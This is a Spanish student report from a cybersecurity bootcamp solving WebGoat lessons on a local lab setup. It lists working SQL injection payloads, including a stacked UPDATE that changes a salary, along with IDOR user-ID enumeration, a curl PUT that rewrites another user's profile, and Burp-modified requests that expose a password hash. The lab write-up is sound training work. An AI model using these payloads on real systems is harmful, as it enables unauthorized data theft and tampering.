

**III BOOTCAMP FULL STACK CIBERSEGURIDAD
KEEPCODING**

INFORME DE EXPLOTACIÓN DE VULNERABILIDADES OWASP TOP 10 EN WEBGOAT APPLICATION

**MÓDULO INTRODUCCIÓN A LA CIBERSEGURIDAD
MARCOS ALONSO GONZÁLEZ
11/12/21**

Módulo Introducción a la Ciberseguridad

III BOOTCAMP FULL STACK CIBERSEGURIDAD KEEPCODING

1. ÁMBITO Y ALCANCE DE LA AUDITORÍA

El presente informe describe una serie de ejercicios prácticos de detección y explotación de diferentes vulnerabilidades dentro de una aplicación de testeo de vulnerabilidades llamada [WebGoat](#), desarrollada por la comunidad de [OWASP](#) (Open web application security project).

En este documento se detalla como se han explotado diferentes vulnerabilidades de WebGoat, una descripción de las mismas y algunas recomendaciones para solventarlas

1.1. PROCESO DE INSTALACIÓN Y EJECUCIÓN DE WEBGOAT

La forma más sencilla de utilizar WebGoat es desde [Docker](#), para eso se dan los siguientes pasos:

1. Se instala Docker
2. Se crea un grupo en Docker con `sudo groupadd docker`
3. Se conceden permisos al usuario para evitar tener que poner “sudo” en cada comando con `sudo usermod -aG docker $USER`
4. Se ejecuta la imagen de Docker que contiene WebGoat con `docker run -it -p 127.0.0.1:8888 -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 -e TZ=Europe/Amsterdam webgoat/goatandwolf:v8.2.2`
5. Después, encontraremos la página de WebGoat en la dirección <http://localhost:8080/WebGoat/login>

6. 6. Se crea un usuario y contraseña para poder acceder


7. Antes de empezar con la práctica, es necesario configurar un Proxy HTTP con alguna herramienta como [Burp Suite](#) para que valide todas las peticiones que hagamos, y se puedan también interceptar y modificar si es necesario.

8. Se abre Burp Suite desde [Kali Linux](#), ya viene instalada.

9. Configuramos Burp:

- Se selecciona “**Temporary project**”
- Se selecciona la configuración por defecto “**Use Burp defaults**”
- Ya dentro de la aplicación, en la pestaña “**Options**”, se modifica el puerto donde va a correr Burp Suite, ya que el que viene por defecto, el 8080, está siendo utilizado por WebGoat. Se edita el “Proxy Listener”, dejándolo en **127.0.0.1:8081**
- Se pulsa en la casilla de “**Running**” para arrancarlo en ese puerto

10. A continuación, para que las peticiones que se hagan desde WebGoat pasen a través de Burp Suite, vamos a **Preferences/Network Proxy** del navegador (Firefox por defecto en Kali).



11. Se selecciona con la configuración manual el puerto 8081, dejando en blanco el campo “No proxy for” para que también las peticiones que hagamos desde localhost pasen por Burp.
12. En la pestaña “**Intercept**” de Burp, se selecciona por defecto “**Intercept is off**”, para dejar pasar las peticiones y poder navegar por WebGoat sin problemas. Cuando hagamos una petición que queramos modificar, seleccionamos ““**Intercept is on**”, para cambiar los parámetros que nos interese.
13. WebGoat funciona en http. Si se desea auditar una aplicación e interceptar tráfico con un proxy https, hay que instalar en el navegador un certificado que se puede descargar en localhost:8081

2. RECONOCIMIENTO/INFORMATION GATHERING

2.1. PUERTOS ABIERTOS

Para analizar los puertos abiertos de WebGoat, utilizamos la herramienta [nmap](#) (ya instalada por defecto en Kali):

1. Lanzamos el comando **nmap 127.0.0.1** Y obtenemos este resultado:

```
Not shown: 996 closed ports
```

PORt	STATE	SERVICE
80/tcp	open	http
8080/tcp	open	http-proxy
8081/tcp	open	blackice-icecap
9090/tcp	open	zeus-admin

En este caso, lo más significativo para nuestra práctica es que el puerto 8080 donde está corriendo WebGoat se encuentra abierto. También el 8081, donde tenemos alojado Burp Suite.

2.2. SISTEMA OPERATIVO

El sistema operativo utilizado para ejecutar la aplicación es **Debian (64-bit)** y la distribución **Kali Linux 2021.3-vbox-amd64**.

Podemos hallar el servidor web en el que se aloja la aplicación al lanzar el comando Docker de ejecución de la aplicación. En este caso, WebGoat está siendo ejecutado en un servidor nginx.

Además, la versión que estamos utilizando de WebGoat también puede verse al lanzar este mismo comando, en este caso: **—webgoat.build.version=8.2.2**

2.3. LENGUAJES DE PROGRAMACIÓN UTILIZADOS EN WEBGOAT

WebGoat está construido sobre :: Spring Boot :: (v2.4.3). Spring es un framework de Java. En concreto WebGoat utiliza J2EE (Java 2 Enterprise Edition).

2.4. VULNERABILIDADES DESTACADAS

Las vulnerabilidades que contiene WebGoat y que pueden aprenderse y explotarse, desde la parte teórica y práctica, utilizando la aplicación, son:

- A1 Injection
- A2 Broken Authentication
- A3 Sensitive Data Exposure
- A4 XML External Entities
- A5 Broken Access Control + Missing Function Level Access Control
- A7 Cross-Site Scripting (XSS)
- A8 Vulnerable Components

Puede obtenerse más información de estas y otras vulnerabilidades comunes en aplicaciones web en [Owasp Top 10 2017](#).

Para esta auditoria nos centraremos en la detección y explotación de algunas vulnerabilidades A1 Injection, A5 Broken Access Control, A5 Missing Function Level Access Control y A7 Cross Site Scripting.

3. DETECCIÓN Y EXPLOTACIÓN DE VULNERABILIDADES

3.1. A1 SQL INJECTION

3.1.1. Apartado 10

Este ejercicio consiste en realizar una inyección numérica tipo SQL Injection sobre WebGoat. El enunciado dice que usando los dos campos de input (aunque solo uno de ellos es susceptible a la SQL Injection), trates de hacer una inyección numérica con el objetivo de obtener todos los datos de la tabla user_data.

La solución es introducir en el campo “**Login_Count**” cualquier número entero positivo **excepto 1** y en el campo “**User_Id**” la expresión **1 or 1 = 1**. En esta captura de pantalla puede verse el resultado con éxito de la inyección:

The screenshot shows a Kali Linux desktop environment with a Mozilla Firefox browser window open to the 'WebGoat - Mozilla Firefox' page. The URL in the address bar is 'localhost:8080/WebGoat/start.mvc#lesson/SqlInjection/1'. The page title is 'Try It! Numeric SQL injection'. On the left, there's a sidebar with navigation links for various SQL injection categories and challenges. The main content area displays a form with two input fields: 'Login_Count:' and 'User_Id:', both currently empty. Below the form, a red box highlights the 'Get Account Info' button. To the right of the form, a message says 'You have succeeded:' followed by a long list of user records. At the bottom of the page, it says 'Your query was: SELECT * From user_data WHERE Login_Count = 2 and userid=1 or 1=1'.

3.1.2. Apartado 11

Este ejercicio consiste en realizar una String SQL Injection sobre WebGoat. El enunciado dice que, sabiendo que nuestro apellido de empleado (Employee name) es Smith y usando el campo input “Authentication TAN” y nuestro numero de autenticación hagamos una inyección de string con el objetivo de obtener los datos salariales del resto de empleados de la tabla employees.

La solución es introducir en el campo “**Authentication TAN**” **nuestro número de autenticación con una comilla al final (3SL99A’)** seguido de la expresión **or ‘1’ = ‘1**. El resto de las comillas que faltan (antes del 3 y después del segundo 1) son introducidas automáticamente por el código SQL de la query.

En esta captura de pantalla puede verse el resultado con éxito de la inyección:

The screenshot shows a Mozilla Firefox browser window running on a Kali Linux host. The title bar reads "Kali-Linux-2021.3-vbox-amd64 [Corriendo]". The address bar shows the URL "localhost:8080/WebGoat/start.mvc#lesson/SqlInje". The main content area displays a page from the WebGoat application. The page has the following text:

Without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.

Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

The form fields are:

- Employee Name: Smith
- Authentication TAN: 3SL99A' or '1='1

The message at the bottom says:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

3.1.3. Apartado 12

Este ejercicio consiste en comprometer la integridad de la base de datos con una concatenación de consultas sobre WebGoat. El enunciado dice que, habiendo visto en el ejercicio anterior los datos salariales del resto de empleados de la tabla employees, modifiquemos nuestro salario para ganar más que los 2 compañeros que ganan más que Smith.

Se puede concatenar la consulta, en este caso, la manipulación de datos de la tabla, utilizando cualquiera de los dos campos input. Se ha de concatenar, como dice el enunciado, utilizando el carácter ;.

La solución utilizada es introducir en el campo “**Employee Name**”, nuestro apellido (Smith) y en el campo “**Authentication TAN**” la siguiente concatenación de consultas: **3SL99A';UPDATE employees SET salary='100000' WHERE last_name='Smith'**

En esta captura de pantalla puede verse el resultado con éxito de la inyección:

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	100000	3SL99A
96134	Bob	Franco	Marketing	83700	LO9S2V
89762	Tobi	Barnett	Development	77000	TA9LL1
34477	Abraham	Holman	Development	50000	UU2ALK
32147	Paulina	Travers	Accounting	46000	P45JSI

3.1.4. Información sobre la base de datos

Los tres ejercicios anteriores nos han permitido conocer información acerca de las bases de datos disponibles en esta primera sección de ejercicios de la aplicación.

Conocemos que hay **dos tablas** de datos SQL con información de los empleados de la empresa en la que nos sitúa la práctica de la sección A1 Injection: **user_data** y **employees**.

La información que contiene user_data puede observarse en la captura de pantalla del ejercicio del Apartado 10. En esta tabla podemos obtener información de los siguientes campos: **USER_ID**, **FIRST_NAME**, **LAST_NAME**, **CC_NUMBER**, **CC_TYPE**, **COOKIE** y **LOGIN_COUNT**.

La información que contiene user_data puede observarse en las capturas de pantalla de los ejercicios Apartado 11 y 12. **En esta tabla podemos obtener información de los siguientes campos: USER_ID, FIRST_NAME, LAST_NAME, DEPARTMENT, SALARY y AUTH_TAN.**

3.2. A5 BROKEN ACCESS CONTROL. INSECURE DIRECT OBJECT REFERENCES.

3.2.1. Apartado 3

Tras habernos logueado en el anterior apartado con nombre de usuario “tom” y password “cat”, el enunciado del ejercicio pide que se averigüen otros atributos del usuario ademas de los mostrados al pulsar “View Profile” (name, color and size).

Para ello, **vamos la consola de las Developer Tools del navegador y abrimos la petición GET** que corresponde al evento asociado a pulsar “View Profile” (GET <http://localhost:8080/WebGoat/IDOR/profile>). Como muestra la captura de pantalla, podemos ver en el JSON de Response que los dos atributos del usuario no mostrados son “role” y “userID”:

Kali-Linux-2021.3-vbox-amd64 [Corriendo]

WebGoat - Mozilla Firefox

Damn Vulnerable NodeJS App

localhost:8080/WebGoat/start.mvc#lesson>IDOR.lesson

View Profile

name:Tom Cat
color:yellow
size:small

In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.

Submit Diffs

Correct, the two attributes not displayed are userId & role. Keep those in mind

Console

Iterate on your code faster with the new multi-line editor mode. Use **Enter** to add new lines and **Ctrl+Enter** to run.

Got it!

Requests

Headers Cookies Request Response Timings Stack Trace

JSON

```
role: 3
color: "yellow"
size: "small"
name: "Tom Cat"
userId: "2342384"
```

3.2.2. Apartado 4

Este ejercicio nos pide encontrar otra manera de visualizar nuestro perfil de usuario utilizando el campo de input disponible, **usando una referencia directa al objeto (Direct Object Reference)**. Sabiendo del ejercicio anterior (apartado 3) que la petición GET que nos ha mostrado el perfil de nuestro usuario es `http://localhost:8080/WebGoat/IDOR/profile`, si queremos convertirlo en una ruta que sea referencia directa, debemos insertar en el campo de input `WebGoat/IDOR/profile/2342384`. El userID inyectado al final nos dará la solución al ejercicio mostrando el perfil de usuario, tal como se muestra en la captura de pantalla:

3.2.3. Apartado 5

En la **primera parte** de este ejercicio se nos requiere **hallar otro perfil de usuario** diferente al nuestro usando la ruta hallada en el anterior ejercicio (<http://localhost:8080/WebGoat/IDOR/profile>). Conociendo que las bases de datos SQL asignan normalmente el user Id de manera automática según se introducen usuarios en la tabla, puede interceptarse la petición que se realiza al introducir en el campo de input la ruta del usuario nuestro (<http://localhost:8080/WebGoat/IDOR/profile/2342384>) y así probar manualmente **numeraciones próximas**, hallando finalmente la de otro usuario (**2342388**) y resolviendo el ejercicio, como muestran las capturas de pantalla:

The top screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is being intercepted for the URL `/WebGoat/IDOR/profile/%7BuserId%7D`. The request details show the following headers and body:

```

1 GET /WebGoat/IDOR/profile/%7BuserId%7D HTTP/1.1 \r \n
2 Host: localhost:8080 \r \n
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 \r \n
4 Accept: */* \r \n
5 Accept-Language: en-US,en;q=0.5 \r \n
6 Accept-Encoding: gzip, deflate \r \n
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 \r \n
8 X-Requested-With: XMLHttpRequest \r \n
9 Connection: close \r \n
10 Referer: http://localhost:8080/WebGoat/start.mvc \r \n
11 Cookie: JSESSIONID=4wqocTMonz5Kx4fItVCeyr95JdnwkdSMtgQ_36Ph; connect.sid=s%3AvSwulhXtdhakf8v1mb00W5SwG_und1q6.2uWC4C1DaG8M07sGXjPt14m%2FMpH8xDJeJaPx2l4y9J%2F4; \r \n
12 \r \n
13

```

The bottom screenshot shows the WebGoat application's interface. The main page displays the 'Insecure Direct Object References' lesson. In the 'Playing with the Patterns' section, there is a note about viewing someone else's profile by intercepting requests. Below this, there is a 'View Profile' button and a JSON response pane showing the intercepted request and its response.

En la **segunda parte del ejercicio**, la vulnerabilidad a explotar es la **modificación de los valores de los atributos del usuario alternativo** localizado en la parte anterior del ejercicio.

Hay dos métodos para hacerlo:

1º utilizando **curl** en la terminal, con el comando `curl -X PUT -H "Content-Type: application/json" --cookie $COOKIE --data '{"role":1, "color":"red", "size":"large", "name":"Buffalo Bill", "userId":2342388}' http://127.0.0.1:8080/WebGoat/ID0R/profile/2342388 -output $FILE`

El resultado puede verse en esta captura:

The screenshot shows a Kali Linux desktop environment with several windows open. In the top-left window, a terminal session is running. The user has entered the following curl command to modify a user profile:


```
$ curl -X PUT -H "Content-Type: application/json" --cookie JSESSIONID=i4DHxt09diG6kGsvdFP5k3prYScq3spk7HVz0IDT --data '{"role":1, "color":"red", "size":"large", "name":"Buffalo Bill", "userId":2342388}' http://127.0.0.1:8080/WebGoat/ID0R/profile/2342388 -output curl
```

Below the command, the terminal shows the output of the curl command, which includes progress bars and statistics for the upload.

In the bottom-right window, a browser window titled "curl-Mousepad" displays the following JSON response:

```
1|,
2 "lessonCompleted" : true,
3 "feedback" : "Well done, you have modified someone else's profile (as displayed below)",
4 "output" : {"role=1, color=red, size=large, name=Buffalo Bill, userId=2342388"},
5 "assignment" : "ID0REditOtherProfile",
6 "attemptWasMade" : true
7 }
```

2^a Interceptando con Burp Suite la petición GET que se realiza al pulsar el botón “View Profile” y modificándola por una **petición PUT y un json** que incluya los nuevos valores, tal como se muestra en esta captura de pantalla:



The screenshot shows the Burp Suite interface on a Kali Linux system. The title bar reads "Kali-Linux-2021.3-vbox-amd64 [Corriendo]". The main window is titled "Burp Suite Community Edition v2021.8.2 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The top navigation bar has tabs for "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", "User options", and "Learn". Below this is a secondary navigation bar with "Dashboard", "Target", "Proxy" (which is highlighted in red), "Intruder", "User options", and "Repeater". The main content area shows a request captured from "Request to http://localhost:8080 [127.0.0.1]". The "Pretty" tab is selected, displaying the following JSON payload:

```

1 PUT /WebGoat/IDOR/profile/2342388 HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Connection: close
.0 Referer: http://localhost:8080/WebGoat/start.mvc
.1 Cookie: JSESSIONID=tJizrCLSzcbVbETmumAYHdaLi7tlqUoQbx7Pckio
.2 {"role":1, "color":"red", "size":"large", "name":"Buffalo Bill", "userId":2342388}
.3
.4

```


The "INSPECTOR" panel is visible on the right side of the interface.

3.2. A5 BROKEN ACCESS CONTROL. MISSING FUNCTION LEVEL ACCESS CONTROL.

3.2.4. Apartado 2

En este apartado, se propone **descubrir dos campos ocultos del “Account” de usuario** de la aplicación. Se listan como campos visibles “My Profile” y “Privacy/Security”, y se ubican 2 campos de input para incluir y enviar los ítems ocultos una vez descubiertos.


En este caso, **para localizarlos se abre el Inspector** (dentro de las developer tools del navegador) **y se busca en el código HTML de la página** que nos encontramos. Dentro del <div class=“attack container”>, que delimita la “zona de ataque” de la web que contiene los campos de input, se pueden encontrar ocultos los ítems buscados, que en este caso son **“Users”** y **“Config”**, tal como se muestra en las capturas de pantalla:



3.2.5. Apartado 3

Este ejercicio pide **localizar el hash de nuestro usuario de WebGoat**, con el que nos fogueamos al iniciar sesión en la aplicación, utilizando los ítems ocultos que hemos descubierto en el anterior apartado (users y config).

Para ello, hay que volver a utilizar Burp Suite e **interceptar la petición POST** que se lleva a cabo al pulsar el “**Submit**” del área de ataque, dejando el **campo del input en blanco**. Interceptada la petición, **sustituir el método por GET**, la dirección a la que apunta (<http://localhost:8080/WebGoat/access-control/user-hash>) por **una nueva dirección http://localhost:8080/WebGoat/users** y **modificar el Content Type** para que devuelva la **respuesta en formato json** (Content-Type: application/json), tal como se muestra en esta captura de pantalla:



```

Kali-Linux-2021.3-vbox-amd64 [Corriendo]
Burp Suite Comm... WebGoat - Mozilla... qterminal 12:48 AM 31% 
Burp Suite Community Edition v2021.8.2 - Temporary Project
Burm Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to http://localhost:8080 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1.1
Pretty Raw Hex \n 
1 GET /WebGoat/users HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 9
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/webGoat/start.mvc
13 Cookie: JSESSIONID=f3Lbs7MR1ls0c9YM2vCSaA9SJxhs041MyYeN3SQx
14
15 userHash=

```

Volvemos a la consola de las Developer Tools del navegador y podemos observar la respuesta en json donde aparece el **hash de nuestro usuario**. Se introduce ese valor en el input “**Your Hash**” y enviamos con “**Submit**”, resolviendo así el ejercicio como se puede ver en la captura:

